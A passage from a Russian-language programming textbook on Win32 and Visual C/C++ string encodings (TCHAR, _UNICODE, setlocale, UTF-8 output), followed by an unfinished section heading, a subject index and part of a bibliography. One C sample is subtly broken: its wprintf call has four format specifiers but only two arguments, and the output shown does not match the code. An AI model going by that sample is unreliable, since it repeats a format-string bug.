В современных реализациях Win32 функции `CharNext`, `CharPrev` и аналогичные определены и для однобайтовых кодировок (поддержка DBCS и MBCS) и для юникода (поддержка суррогатных пар), что, правда, несколько усложняет разработку программ, особенно перенос их между UNIX-совместимыми системами (где один `wchar_t` соответствует одному символу) и Windows.

Помимо этого, в Visual C/C++ существует ещё несколько особенностей:

- наличие типов `_TCHAR` (представляет символы), `LPTSTR` (указатель на строку) и `LPCTSTR` (указатель на константную строку);
- ограниченная поддержка многобайтовых кодировок;
- неполностью совместимая с UNIX/Linux реализация POSIX-совместимых вызовов (см. [IEEE 1003.1](#), [19]).

Так как системные вызовы, требующие в качестве параметров строки, представлены в двух вариантах — для байтовых строк и для юникод-строк, то появляется возможность разработки программ, дополнительно компилируемых либо в ANSI-, либо в UNICODE-приложения. Типы `TCHAR`, `LPTSTR` и `LPCTSTR` определены препроцессором в зависимости от предопределенного символа `_UNICODE`: если он не определен, то они определяются как `char`, `char*` и `const char*` соответственно, а если символ `_UNICODE` определен, то как `wchar_t`, `wchar_t*`, `const wchar_t*`.

Соответственно, все стандартные функции работы со строками, такие как `strlen`, `strcmp`, `strcat` (и прочие, начинающиеся на `str...`), определены как функции, работающие с однобайтовыми строками; соответствующие им функции, начинающиеся на `_mbs...` (`_mbstrlen`, `_mbstrcmp`, `_mbscat` и т. п.), работают с многобайтовыми строками; функции, работающие с юникод строками, начинаются на `wcs...` (`wcslen`, `wcsicmp`, `wcscat` и т. п.). Кроме того, определены имена символов препроцессора, начинающиеся на `_tcs...` (`_tcslen`, `_tcsicmp`, `_tcscat` и

т. п.), соответствующие юникод-версиям функций, начинающихся на `WCS...`, если определён символ препроцессора `_UNICODE`, многобайтовым версиям (`_mbs...`), если определён символ `_MBCS` и обычным однобайтовым версиям (`str...`), если ни `_UNICODE`, ни `_MBCS` не определены.

```
#include <direct.h>
#include <tchar.h>

#define countof(arr)    sizeof(arr)/sizeof((arr)[0])

int __cdecl _tmain(int ac, _TCHAR **av )
{
    _TCHAR    buff[_MAX_PATH];

    if ( NULL != _tgetcwd( buff, countof(buff) ) ) {
        _tprintf( _T("Current directory is \'%s\'\n"), buff );
    }

    return 0;
}
```

Если приведенный выше пример скомпилировать с помощью команды:

```
cl /D_UNICODE sample.c
```

то будет скомпилировано юникод-приложение, использующее функции `_wgetcwd`, `wprintf`, массив символов типа `wchar_t`; если же скомпилировать, не определяя символа `_UNICODE`, то будет получена ANSI-версия приложения (в данном случае определение символа `_MBCS` ничего не даст — у функций `printf` и `getcwd` нет многобайтовых версий), использующая обычные однобайтовые функции `_getcwd`, `printf` и массив символов типа `char`:

```
cl sample.c
```

Макрос `_T("Current directory is \'%s\'\n")` используется для задания строковых или символьных констант. Он раскрывается либо в указанную строковую константу, либо добавляет к ней префикс `L` (в данном примере — `L"Current directory is \'%s\'\n"`), задающий в языке C/C++ константную юникод-строку.

Дополнительные особенности связаны с тем, что в многие функции как библиотеки времени выполнения Visual C/C++ , так и системы предполагают либо использование юникода (то есть UTF-16 с потенциально возможными суррогатными парами), либо SBCS/DBCS в зависимости от настройки текущей локали (см. функцию `setlocale`), но не с MBCS кодировками; использование UTF-8 в Windows зачастую требует явного вызова функций перекодирования строк.

Пример ниже должен вывести на консоль два раза строку «Привет», заданную в программе в виде UTF-8 и UNICODE строк. Перед выводом на консоль строк на языке, отличном от английского, необходимо вызвать функцию `setlocale`, задающую используемые национальные настройки. Название `локали` в виде пустой строки `""` предполагает текущие настройки операционной системы

(если `setlocale` не вызывать, то предполагаются настройки, стандартные для языка С — т. е. ASCII кодировка и т. п.).

```
#ifdef _WIN32
    #define _CRT_SECURE_NO_DEPRECATE
    #include <mbctype.h>
#endif

#include <stdio.h>
#include <wchar.h>
#include <stdlib.h>
#include <locale.h>

int main( void )
{
    char      utf8[] = "\xD0\x9F\xD1\x80\xD0\xB8\xD0\xB2\xD0\xB5\xD1\x82";
    wchar_t   wcs[] = L"\x41F\x440\x438\x432\x435\x442";
    char      *p;

    p = setlocale( LC_ALL, "" );
    wprintf( L"Current locale is '%hs'\n", p ? p : "(null)" );
    wprintf( L"WCS (%ls): %ls\nUTF8 (%hs): %hs\n", wcs, utf8 );
    return 0;
}
```

В Windows 2003 R2 с русскими настройками (для приложений с графическим интерфейсом используется кодовая страница 1251, для консольных — 866) результат выполнения программы будет таким:

```
Current locale is 'Russian_Russia.1251'
UNICODE (%ls): Привет
MBCS UTF8 (%hs): P?C?PëP?PчC'
```

В Linux OpenSUSE 11.2, настройки соответствуют русской локализации, кодировка многобайтовая - UTF-8:

```
Current locale is 'ru_RU.UTF-8'
UNICODE (%ls): Привет
MBCS UTF8 (%hs): Привет
```

Небольшое примечание: в Windows не поддерживаются двухбуквенные абреквиатуры языков и стран (`ru_RU`, например, указать нельзя; можно использовать либо полные названия, либо трёхбуквенные абреквиатуры, вроде `rus`, см. документацию по функции [setlocale: названия языков и названия стран](#)), нельзя указывать многобайтовую кодировку (вроде `UTF-7` или `UTF-8`). Соответственно, попытка вывести на консоль `UTF-8` строку оказалась неудачной.

Если использовать стандартную локализацию языка «С» (так будет, если функцию `setlocale` не вызывали, либо задали эту локализацию явным образом: `setlocale(LC_ALL,"C");`), то юникод-строка будет отображаться просто знаками

вопроса в обоих системах, а UTF-8 строка может выглядеть различным образом; в Windows, например, так:

```
Current locale is 'C'  
UNICODE (%ls): ??????  
MBCS UTF8 (%hs): 𠀠𠀤𠀥𠀦𠀧𠀨𠀩
```

Ещё одна сложность использования UTF-8 в Windows связана с неполной реализацией некоторых POSIX-совместимых функций, типа `mbstowcs`, `wcstombs` и сходных. Сложности связаны с тем, что реализация этих функций библиотекой времени выполнения Visual C/C++ не обрабатывает UTF-7 и UTF-8 кодировки. При необходимости конвертировать строку в одной из этих кодировок в представление в программе (в Windows это строка 16-ти разрядных `wchar_t`), надо использовать не эти функции, а специальные функции Win32 API: `MultiByteToWideChar` и `WideCharToMultiByte`, которые способны выполнять такие преобразования.

# **Современные Intel x86-совместимые вы- числительные системы**

Обязательно здесь о проверке стека с щитовой страницей!

# Указатель понятий

Адрес 35

Абсолютный адрес 36, 61, 62, 148, 152

Адрес данных 35

Адрес инструкции 35

Адресное преобразование 72, 383

Адресное преобразование 194

Адресное пространство 72

Адресное пространство задачи 72, 128, 163, 166, 168

Короткий адрес 37

Логический адрес 36, 59, 72, 352, 383

Относительный адрес 36, 61, 148, 150, 152, 167

Относительный адрес адреса 61

Сегментное адресное преобразование 194, 296

Страницное адресное преобразование 72, 74, 194, 296

Указатель 35, 217, 271

Физический адрес 36, 59, 72, 352, 383

Физическое адресное пространство 73, 194

Эффективный адрес 59, 68, 72, 383

Адресация

Адресация с использованием счётчика инструкций (смещением к РС) 61

Индексная косвенная адресация (index) 36, 58, 81, 83, 209, 217, 261

Индексная относительная косвенная адресация (index deffered) 58, 83, 217

Косвенная адресация (deffered) 36, 58

Косвенная адресация с автоувеличением (autoincrement) 58

Косвенная адресация с автоуменьшением (autodecrement) 58

Косвенная адресация со смещением (index) 36, 37

Непосредственная адресация (immediate) 36, 60

Относительная косвенная с автоувеличением (autoincrement deffered) 58

Относительная косвенная с автоуменьшением (autodecrement deffered) 58

Прямая адресация (register) 58, 64

- Режим адресации **36**, 57-59, 216  
Ссылка на память (memory) **60**, 217
- Архитектура  
    Архитектура фон Неймана **7**, 12, 35  
    Гарвардская архитектура **7**, 8, 35  
    Принстонская архитектура **7**, 8
- Инструкция **7**  
    Арифметика расширенной разрядности **32**, 65  
    Безоперандная, безадресная инструкция **33**, 57  
    Безусловный переход **68**  
    Ближний переход **68**  
    Двухоперандная, двухадресная инструкция **33**, 57  
    Инструкции работы с прерываниями **72**, 75  
    Инструкция возврата из подпрограммы **29**, 70  
    Инструкция вызова подпрограммы **29**, 70  
    Инструкция перехода **28**  
    Инструкция расширения операнда **66**  
    Код инструкции **26**, 55  
    Код операции (КОП) **33**, 57  
    Кодирование инструкций **7**  
    Короткий переход **68**, 80, 150, 151  
    Неявно задаваемый operand **32**  
    Обратная польская форма записи инструкции **33**, 34  
    Однооперандная, одноадресная инструкция **33**, 57  
    Операнд инструкции **11**, **26**  
    Операнд-источник **26**, 57  
    Операнд-приёмник **26**, 57  
    Прямая форма записи инструкции **33**, 57  
    Точка останова (breakpoint) **75**  
    Условный переход **30**, 70, 151  
    Явно задаваемый operand **32**
- Компиляция программ **119**  
    Абсолютная секция **135**  
    Адрес загрузки задачи **166**, 172  
    Ассемблер **119**, **122**, 131  
    Ассемблерные вставки **119**  
    Библиотека импорта **122**  
    Библиотекарь **121**, 159, 160, 162  
    Блок повторения **144**  
    Блок условной трансляции **142**, **143**  
    Временные регистры (scratch register) **265**  
    Генератор кода **127**  
    Декорирование имён (name mangling) **179**, **199**, **202**, **204**, **264**, 330  
    Динамическая библиотека (разделяемый объект) **122**

---

Директива ассемблера 131  
Директива описания внешних имён 132, **140**  
Директива описания данных **132**  
Директива описания общих имён 132, **140**  
Директива описания секций 132, **134**  
Директива управления макропроцессором 132  
Заголовок исполняемого файла 128  
Карта образа задачи **121**, 166  
Карта памяти задачи 172  
Компилируемые языки программирования 119  
Коррекция адресов 163, 167, 168  
Листинг **121**, 153-159  
Макроопределение, макрос **142**, 145, 156  
Макропроцессор **127**, 132, **142**  
Метка **123**  
Наложение констант **197**  
Наложение секций **125**, 129, 140, 204, 267  
Нечёткое связывание (vague linkage) **329**, 330, 339, 345  
Образ задачи (исполняемый файл) **121**, 128, 163, 171  
Образ секции **125**, 165, 167, 168  
Общая запись (comdat) 140, 267, 330-332, 337, 340, 345  
Объединение секций **124**, 129, 140  
Объектный код **121**, 127  
Объектный модуль **120**, 159, 161, 162  
Объектный файл **120**, 127, 161  
Оптимизатор **127**  
Перемещаемая секция **135**, 140  
Препроцессор **126**, 127, 142  
Разрешение внешних ссылок **128**, **163**, **164**  
Раннее связывание **125**  
Сборщик (построитель задач, линкер) **121**, 152, 159, 163-166, 172  
Связывание **125**, 128, 163  
Секция **123**, 155, 166, 173  
Секция инициализированных данных **129**, 195, 207  
Секция кода **129**, 195  
Секция констант **129**, 195, 207  
Секция неинициализированных данных **129**, 195, 207  
Секция, группа секций 184, 194  
Секция, подсекция 184, 195  
Сигнатура **263**  
Символ **123**  
Символ абсолютный (absolute symbol) 149, 152, 155  
Символ внешний (external symbol) **125**, 155, 164, 327  
Символ локальный (local symbol) **125**

Символ общий (public symbol) **125**, 155, 160, 164, 287, 327, 335  
Символ перемещаемый (relocatable symbol) **123**, 150-152, 155  
Синтаксис AT&T 131  
Синтаксический анализатор **126**  
Слабое определение (weak) **340**  
Список внешних имён **126**, 164  
Список общих имен **125**  
Список общих имён 164  
Список секций 165, 166  
Статическая библиотека объектных файлов **121**, 159, 160, 172  
Таблица релокаций (relocation table, fixup table) **126**, 167  
Таблица секций 155  
Таблица символов 155  
Транслятор **120**, **123**, 152  
Частично вычисленный адрес **121**, 155, 167, 168  
Язык программирования высокого уровня 119  
Символ абсолютный (absolute symbol) **123**  
ЛП-компиляция 12  
Оперативная память, ОЗУ 7, 9, 29, 47, 73, 171  
Адаптивная политика вытеснения данных (ARC, Adaptive Replacement Cache) **364**  
Асимметричный кэш (skewed cache) **382**  
Ассоциативный кэш (fully associative cache) **358**  
Вытеснение строки (replacement policy) **354**  
Гомонимические адреса (homonyms) **383**, 384  
Инвалидация строки кэша **376**, 385  
Индекс строки кэша (index) **360**, 382, 383  
Индексирование строк (indexing) **383**, 384  
Инклюзивный кэш (inclusive cache) **376**  
Когерентность кэш-памяти (cache coherency) **352**, 374-376  
Кэш с прямым отображением (direct mapping cache) **360**, 367  
Кэш-память, кэш (cache) **351**  
Кэш-попадание (cache hit) **354**, 367, 371  
Кэш-промах (cache miss) **354**, 359, 363, 371  
Кэширование 46, **350**  
Многоуровневая кэш-память **374**  
Множественно-ассоциативный кэш (set associative cache) **361**, 367, 380-382  
Отображение строк **354**, 358, 360, 361, 376, 380, 382  
Политика буферизованной сквозной записи (buffered write through) **375**  
Политика вытеснения "Псевдо-LRU" (P-LRU, Pseudo Least Recently Used) **362**, 367, 372  
Политика вытеснения редко используемых данных (LFU, Least Frequently Used) **364**

- 
- Политика вытеснения самых старых данных (LRU, Least Recently Used) **359, 367, 372**
  - Политика отложенной записи (write back) **375**
  - Политика сквозной записи (write through) **375**
  - Политика случайного выбора вытесняемых данных **364, 367, 372**
  - Политики записи данных **375**
  - Принцип временной локальности **351, 354**
  - Принцип пространственной локальности **351, 354, 355**
  - Синонимические адреса (synonyms) **383, 385**
  - Степень ассоциативности множественно-ассоциативного кэша **361**
  - Строка кэш-памяти **47, 295, 353**
  - Тэг строки (tag) **358, 360, 361, 382, 383**
  - Тэгирование строк (tagging) **383, 384**
  - Эксклюзивный кэш (exclusive cache) **376**
  - Строка оперативной памяти **354**
  - Прерывание **44, 52, 72**
    - Асинхронные прерывания **49, 50**
    - Вектор прерывания (interrupt vector) **48, 50**
    - Запрос прерывания (interrupt request, IRQ) **48**
    - Исключения (exceptions) **49**
    - Контроллер прерываний **50**
    - Линия запроса прерывания (IRQ) **50, 72**
    - Маскирование прерываний **50**
    - Обработчик прерывания (interrupt handler, trap handler) **48, 72, 114**
    - Опросная обработка прерываний **51**
    - Параллельная схема обработки прерываний **50, 73**
    - Прерывание (interrupt, trap) **48**
    - Приоритет запроса прерывания **72**
    - Радиальная схема обработки прерываний **50**
    - Разделение запросов прерываний (IRQ sharing) **51**
    - Синхронное прерывание **73**
    - Синхронные программные прерывания **49, 76**
    - Таблица векторов прерываний (interrupt vector table) **48**
  - Программирование
    - Автоматическая локальная переменная **209, 210-212, 214, 217**
    - Автоматическое (динамическое) распределение памяти **94, 101, 200, 208**
    - Адрес возврата (из подпрограммы) **70**
    - Аргументы подпрограммы **84, 200, 247, 265**
    - Библиотека времени выполнения (run-time library, RTL) **141, 182, 185, 188, 266, 416**
    - Блок завершения **244**
    - Вложенная подпрограмма **100, 250, 251**
    - Возвращение результата функции в регистрах **94**
    - Время жизни переменной **84, 200, 210, 213**

Встроенные (inline) функции **330**, 345  
Выделение пространства в куче 84, 273, 293  
Выделение пространства в стеке 84, 94, 101, 273  
Глобальные переменные **200**, 206  
Гранулярность **94**, 97, 257, 258, 292-297  
Граф потока управления **29**  
Делегирование **251**, 252-255  
Деструктор объекта 179, 181, 202, 211, 238, 241  
Деструкторы статических объектов 304-312  
Директива #pragma (язык C/C++) **286**, 296  
Загрузчик задачи 12, 78, 122, 128, 152, 171  
Запрет исполнения данных 229  
Защищённые соглашением регистры 94, 265  
Защищённый блок 244, 246  
Инициализация переменной **206**, 210, 212, 214-216  
Информация о типе во время выполнения (RTTI, run-time type information)  
202, 332, 339  
Информация о типе времени выполнения (typeinfo) **332**  
Класс памяти (storage class) 218, **287**, 314  
Ключевое слово \_\_attribute\_\_ (GCC C/C++) **284**, 297  
Ключевое слово \_\_declspec (Visual C/C++) **285**, 297  
Ключевое слово asm (GCC C/C++) **287**, 289  
Ключевое слово auto (язык C) **218**  
Ключевое слово const (язык C/C++) 198, **320**, **343**  
Ключевое слово extern (язык C/C++) 219, 267, 343  
Ключевое слово inline (язык C/C++) 330, 346  
Ключевое слово register (язык C/C++) **219**, 288  
Ключевое слово restrict (язык C/C++) **321**  
Ключевое слово static (язык C/C++) 160, **219**, 288  
Ключевое слово volatile (язык C/C++) **319**, 343  
Конкретизация (instantiation) шаблона 177, **330**  
Конструктор объекта 128, 179, 181, 202, 211, 212, 214  
Конструкторы статических объектов 206, 304-312  
Контекст выполнения 244  
Левое значение (lvalue) **59**, 272, 320, 337, 344  
Локальная для потока память 128, 311, 314  
Локальные переменные подпрограммы 84, **200**, 206, 209-211, 247, 248  
Маркер безопасности 229, 247, **248**  
Механизм нелокальных переходов (обработка исключений) **244**, 247  
Механизм таблиц (обработка исключений) **246**  
Наложение переменных (EQUIVALENCE) **174**  
Нелокальный переход 232-234, 238, 240, 244  
Необязательные аргументы подпрограмм 92  
Неэкземплярные члены данных **200**

---

Неявный аргумент подпрограммы 86, 100, 184, 191, 250, 265, 267, 269, 275  
Номер системного вызова **76**, 110  
Область видимости 84, **126**, 200, 210, 287  
Обработка исключений в программе 240, 244, 265  
Общая область (COMMON) 128, 140, **175**  
Объемлющая подпрограмма 100, 250-252  
Описание подпрограммы или переменной (декларация, прототип, declaration, prototype) **327**  
Определение подпрограммы, переменной (definition) **177**, 203, 327  
Оптимизация 32, 59, 67, 127, 247  
Перегрузка (overloading) 179, 202, 204, 210, 262, 264, 410  
Передача аргументов в регистрах 93, 94  
Передача аргументов по значению (by value) 86, 271, 272  
Передача аргументов по ссылке (by reference) 86, 271, 272  
Платформо-зависимый код 255, 256  
Платформо-независимый код 13  
Побочный эффект **94**, 97, 256  
Повторно-входимая (reentrant) подпрограмма **92**, 117, 273  
Подпрограмма обратного вызова (callback) 266  
Подпрограмма-обёртка (wrapper function, thunk) 266  
Позиционно-независимый код (PIC) **62**  
Права доступа к памяти 129, 135, 171, 194, 197, 290  
Правое значение (rvalue) 320  
Присвоение значения переменной **206**  
Программный интерфейс приложения (API) 188  
Пролог подпрограммы **95**, 97, 101, 243, 245  
Рандомизация адресов 229  
Раскрутка стека вызовов **241**, 244, 247  
Реализация подпрограммы или переменной (воплощение, implementation) **177**, 203, 204, **327**  
Резидентная программа 77  
Рекурсия 92  
Самомодифицирующийся код 12  
Свободно используемые подпрограммой регистры 94  
Сервисы операционной системы 110  
Синхронные программные прерывания 110  
Системный вызов **76**, 188  
Соглашение о вызовах Fortran IV 89  
Соглашение о вызовах подпрограмм 86, 264, 269  
Соглашение о вызовах языка С (cdecl, PDP-11) 95  
Состояние выполнения задачи 232, 236, 239  
Список фреймов вызова **99**, 250  
Стандартная библиотека языка программирования 161, 186, 188  
Статическая переменная **201**, 206, 214, 217

- Статическое распределение памяти 84, 86, 200, 206  
Стек 56, 200, 208  
Структурная обработка исключений 128, 240  
Таблица виртуальных методов (vtable) 331  
Точка входа в подпрограмму 243  
Точка входа в программу 146, 166, 172, 182  
Точка входа в систему 110  
Фрейм вызова подпрограммы 56, 94, 208, 213, 215, 221, 232, 245, 247, 250, 258, 265, 273  
Фрейм обработчика исключений 245, 247, 249  
Хранимая в памяти программа 7  
Шаблонные подпрограммы 128, 140, 177  
Шаблоны (template) 177, 330  
Щитовая область (guard) 220  
Экземплярные члены данных 200  
Эпилог подпрограммы 95, 97, 102, 243, 245  
escape-последовательность 145
- Символьные данные  
Кодировка ASCII 20  
Кодовая страница 21  
Строка ASCIIB 21, 22  
Строка ASCIL 21, 22  
Строка ASCIW 21, 22  
Строка, C-style 21  
Строка, Pascal-style 21  
Управляющие символы 20
- Типы данных ЦПУ  
Байт 9, 19  
Байт со знаком 19, 37  
Бит 9  
Вещественное число 22  
Вещественное число с плавающей запятой 22  
Вещественное число с фиксированной запятой 22  
Вещественное число, NaN (Not a Number) 22, 23  
Вещественное число, кодирование 23  
Двойное слово 8, 19  
Двойное слово со знаком 19  
Квадрослово 8, 19  
Квадрослово со знаком 19  
Машинное слово 9, 36, 257  
Нативные типы данных 27  
Представление чисел, big endian 9, 10, 13, 66, 426  
Представление чисел, little endian 9, 10, 13, 21, 55, 65, 66, 224, 225, 426  
Слово 9, 19

- 
- Слово со знаком **19**
  - Целое отрицательное число **17**
  - Целое отрицательное число, дополнительный код **13, 15, 17**
  - Целое отрицательное число, обратный код **15**
  - Целое отрицательное число, прямой код **13, 15**
  - Целое число без знака (unsigned) **15**
  - Целое число со знаком (signed) **15**
  - Целое число, мультиплексивные операции **18**
  - Целое число, основные арифметические операции **15**
  - Флаги слова состояния ЦПУ **30, 111**
    - Слово состояния процессора (PSW) PDP-11 **73**
    - Сравнение чисел (флаги) **31**
    - Флаг нулевого результата (Z, ZF) **30**
    - Флаг отрицательного числа (N, SF) **30**
    - Флаг переноса (C, CF) **30, 111**
    - Флаг переполнения (V, OF) **31**
    - Флаг трассировки (T, TF) **73, 111**
  - Центральный процессор, ЦПУ **7, 52, 53**
    - Арифметико-логическое устройство **27**
    - Блок интерфейса шины, устройство управления **28**
    - Векторный процессор **409**
    - Внутренние регистры **27**
    - Гипертрединг (hyperthreading) **40**
    - Конвейер (pipeline) **404**
    - Конвейерный процессор **60**
    - Отображаемые регистры **73**
    - Пользовательский режим (user mode) **72, 73**
    - Предзагрузка инструкций (instruction prefetch) **402**
    - Программно-доступные регистры **27**
    - Процессор с разупорядоченным вводом-выводом **350, 409**
    - Регистр флагов **30, 49, 111**
    - Регистры общего назначения (РОН) **27, 56**
    - Регистры ЦПУ **27**
    - Режим пошагового выполнения (трассировка) **56, 73, 75**
    - Режим супервизора (supervisor mode) **73**
    - Режим ядра (kernel mode) **72, 73**
    - Скалярный процессор **401**
    - Слово состояния процессора (PSW, RF, Flags) **30, 56, 73**
    - Специализированные регистры **27**
    - Суперскалярная архитектура **40, 60, 349, 350, 399, 409**
    - Счётчик инструкций **28, 56**
    - Указатель вершины стека **56, 70, 209**
    - Указатель инструкции **28**
    - Указатель на фрейм вызова подпрограммы **56, 209**

Устройство управления **27, 28, 36**  
CISC-процессор **399**  
MISC-процессор **401**  
OISC или URISC-процессор **401**  
RISC-процессор **400**  
Шина **28, 43**  
    Адрес устройства **43**  
    Арбитраж шины **44**  
    Дешифратор адреса **43**  
    Канал ПДП (DMA Channel) **53**  
    Общая шина **43, 55, 351**  
    Программный ввод-вывод (PIO) **52**  
    Пропускная способность **46**  
    Протокол шины **28, 46**  
    Прямой доступ к памяти (ПДП, DMA, IOMMU) **53**  
    Регистры устройств **47, 73**  
    Управляющие шиной устройства (master-bus) **52**  
Частота шины **46**  
Шина адресов **28, 36, 43, 55**  
Шина данных **28, 43**  
Шина управления **28, 43**

# Список литературы

## Раздела «Базовые сведения»

- 1 *A. F. Harvey and Data Acquisition Division Staff.* DMA Fundamentals on Various PC Platforms. Application Note 011 // National Instruments Corporation – 1991
- 2 *A.K. Ray & K. M. Bhurchandi.* Advanced Microprocessors and Peripherals – Architectures, Programming and Interfacing // Tata Mc Graw Hill – 2002 reprint
- 3 *André Seznec.* A new case for skewed-associativity. - Publication interne № 1114 // IRISA (Institut de Recherche en Informatique et Systèmes Aléatoires), Campus universitaire de Beaulieu, 35042 Rennes Cedex, France — 1997 – <ftp://ftp.irisa.fr/techreports/1997/PI-1114.ps.gz>
- 4 *Arthur W. Burks, Herman H. Goldstine, John von Neumann.* Preliminary Discussion of the Logical Design of an Electronic Computing Instrument // The Institute for Advanced Study – 1946
- 5 *Christophe de Dinechin.* C++ Exception Handling for IA-64 // First Workshop on Industrial Experiences with Systems Software (WIES2000), October 22, 2000, San Diego, California, USA – [http://www.usenix.org/events/osdi2000/wiess2000/full\\_papers/dinechin/dinechin.html](http://www.usenix.org/events/osdi2000/wiess2000/full_papers/dinechin/dinechin.html)
- 6 *CodePlex Open Source Community.* Singularity RDK – <http://singularity.codeplex.com/>
- 7 *D.M.Ritchie.* C Reference Manual. TM-74-1273-1. Technical Memorandum // Bell Laboratories – 1974 – <http://cm.bell-labs.com/cm/cs/who/dmr/cman74.pdf>
- 8 *Dan Saks.* Reducing Run-Time Overhead in C++ Programs. // Embedded Systems Conference San Francisco 2002. Classes 405 and 445. – [http://www.open-std.org/jtc1/sc22/wg21/docs/ESC\\_SF\\_02\\_405\\_&\\_445\\_paper.pdf](http://www.open-std.org/jtc1/sc22/wg21/docs/ESC_SF_02_405_&_445_paper.pdf)
- 9 *David S. Lawyer.* Text Terminal HOWTO, 2010, <http://tldp.org/HOWTO/Text-Terminal-HOWTO.html>

- 10 DECscope User's Manual, EK-VT5X-OP-001, 4<sup>th</sup> Printing // Digital Equipment Corporation, Maynard, Massachusetts – 1977
- 11 *GCC , the GNU Compiler Collection. GCC online documentation.* 7 Extensions to the C++ Language. 7.4 #pragma interface and implementation – [http://gcc.gnu.org/onlinedocs/gcc/C\\_002b\\_002b-Interface.html#C\\_002b\\_002b-Interface](http://gcc.gnu.org/onlinedocs/gcc/C_002b_002b-Interface.html#C_002b_002b-Interface)
- 12 *GCC, the GNU Compiler Collection.* GCC online documentation. 3 GCC Command Options. 3.4 Options Controlling C Dialect – <http://gcc.gnu.org/onlinedocs/gcc-4.4.3/gcc/C-Dialect-Options.html#C-Dialect-Options>
- 13 *GCC, the GNU Compiler Collection.* *GCC online documentation.* 6 Extensions to the C Language Family. 6.31 Attribute Syntax – <http://gcc.gnu.org/onlinedocs/gcc-4.6.0/gcc/Attribute-Syntax.html#Attribute-Syntax>
- 14 *GCC, the GNU Compiler Collection. The C Preprocessor.* 7 Pragmas. – <http://gcc.gnu.org/onlinedocs/gcc-4.6.0/cpp/Pragmas.html#Pragmas>
- 15 Horst Zuse, Konrad Zuse's Homepage, – <http://www.konrad-zuse.de/>
- 16 Horst Zuse, Konrad Zuses Z3 in Detail – 2008 – [http://user.cs.tu-berlin.de/~zuse/Konrad\\_Zuse/Z3-detail-english.pdf](http://user.cs.tu-berlin.de/~zuse/Konrad_Zuse/Z3-detail-english.pdf)
- 17 *IEC 60027-2: Letter symbols to be used in electrical technology. Part 2: Telecommunications and electronics* // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 2005
- 18 *IEC 60559: Binary floating-point arithmetic for microprocessor systems* // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1989
- 19 *IEEE Std 1003.1-2004: The Open Group Base Specifications Issue 6* // The IEEE and Open Group – <http://www.unix.org/version3/> – 2004
- 20 *IEEE Std 1541-2002: IEEE Standard for Prefixes for Binary Multiples* // IEEE 3 Park Avenue, New York, NY 10016-5997, USA – 2002
- 21 *IEEE Std 754-2008 (Revision of IEEE Std 754-1985): IEEE Standard for Floating-Point Arithmetic* // IEEE 3 Park Avenue, New York, NY 10016-5997, USA – 2008
- 22 *IEEE Std 854-1987: IEEE Standard for Radix-Independent Floating-Point Arithmetic* // The Institute of Electrical and Electronics Engineers, Inc, 345 East 47th Street, New York, NY 10017, USA – 1987
- 23 *ISO/IEC 10646:2003(E): Information technology — Universal Multiple-Octet Coded Character Set (UCS)* // ISO/IEC Copyright Office, Case postale 56, CH-1211 Geneve 20, Switzerland – 2003
- 24 *ISO/IEC 10967-1:1994(E): Information technology – Language independent arithmetic – Part 1: Integer and floating point arithmetic* // ISO/IEC Copyright Office, Case postale 56, CH-1211 Geneve 20, Switzerland – 1994

- 
- 25 ISO/IEC 11404:2007(E): Information technology — General-Purpose Datatypes (GPD) // ISO/IEC Copyright Office, Case postale 56, CH-1211 Geneve 20, Switzerland – 2007
  - 26 ISO/IEC 14882:1998: Programming Languages -- C++ // ISO/IEC JTC1/SC22/WG21 International Standardization Working Group For The Programming Language C++ – 1998
  - 27 ISO/IEC 14882:2003: Programming Languages -- C++. Second Edition // ISO/IEC JTC1/SC22/WG21 International Standardization Working Group For The Programming Language C++ – 2003
  - 28 ISO/IEC 14882:2011: Programming Languages -- C++. Final Draft International Standard. N3290 // ISO/IEC JTC1/SC22/WG21 International Standardization Working Group For The Programming Language C++ – 2011 – <http://www.open-std.org/JTC1/sc22/wg21/docs/papers/2011/n3290.pdf>
  - 29 ISO/IEC 8859- 1:1998: Information technology -- 8-bit single-byte coded graphic character sets -- Part 1: Latin alphabet No. 1 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1998
  - 30 ISO/IEC 8859- 2:1999: Information technology -- 8-bit single-byte coded graphic character sets -- Part 2: Latin alphabet No. 2 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1999
  - 31 ISO/IEC 8859- 3:1999: Information technology -- 8-bit single-byte coded graphic character sets -- Part 3: Latin alphabet No. 3 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1999
  - 32 ISO/IEC 8859- 4:1998: Information technology -- 8-bit single-byte coded graphic character sets -- Part 4: Latin alphabet No. 4 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1998
  - 33 ISO/IEC 8859- 5:1999: Information technology -- 8-bit single-byte coded graphic character sets -- Part 5: Latin/Cyrillic alphabet // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1999
  - 34 ISO/IEC 8859- 6:1999: Information technology -- 8-bit single-byte coded graphic character sets -- Part 6: Latin/Arabic alphabet // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1999
  - 35 ISO/IEC 8859- 7:2003: Information technology -- 8-bit single-byte coded graphic character sets -- Part 7: Latin/Greek alphabet // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 2003
  - 36 ISO/IEC 8859- 8:1999: Information technology -- 8-bit single-byte coded graphic character sets -- Part 8: Latin/Hebrew alphabet // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1999
  - 37 ISO/IEC 8859- 9:1999: Information technology -- 8-bit single-byte coded graphic character sets -- Part 9: Latin alphabet No. 5 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1999
  - 38 ISO/IEC 8859-10:1998: Information technology -- 8-bit single-byte coded graphic character sets -- Part 10: Latin alphabet No. 6 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1998

- 39 ISO/IEC 8859-11:2001: Information technology -- 8-bit single-byte coded graphic character sets -- Part 11: Latin/Thai alphabet // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 2001
- 40 ISO/IEC 8859-13:1998: Information technology -- 8-bit single-byte coded graphic character sets -- Part 13: Latin alphabet No. 7 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1998
- 41 ISO/IEC 8859-14:1998: Information technology -- 8-bit single-byte coded graphic character sets -- Part 14: Latin alphabet No. 8 (Celtic) // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1998
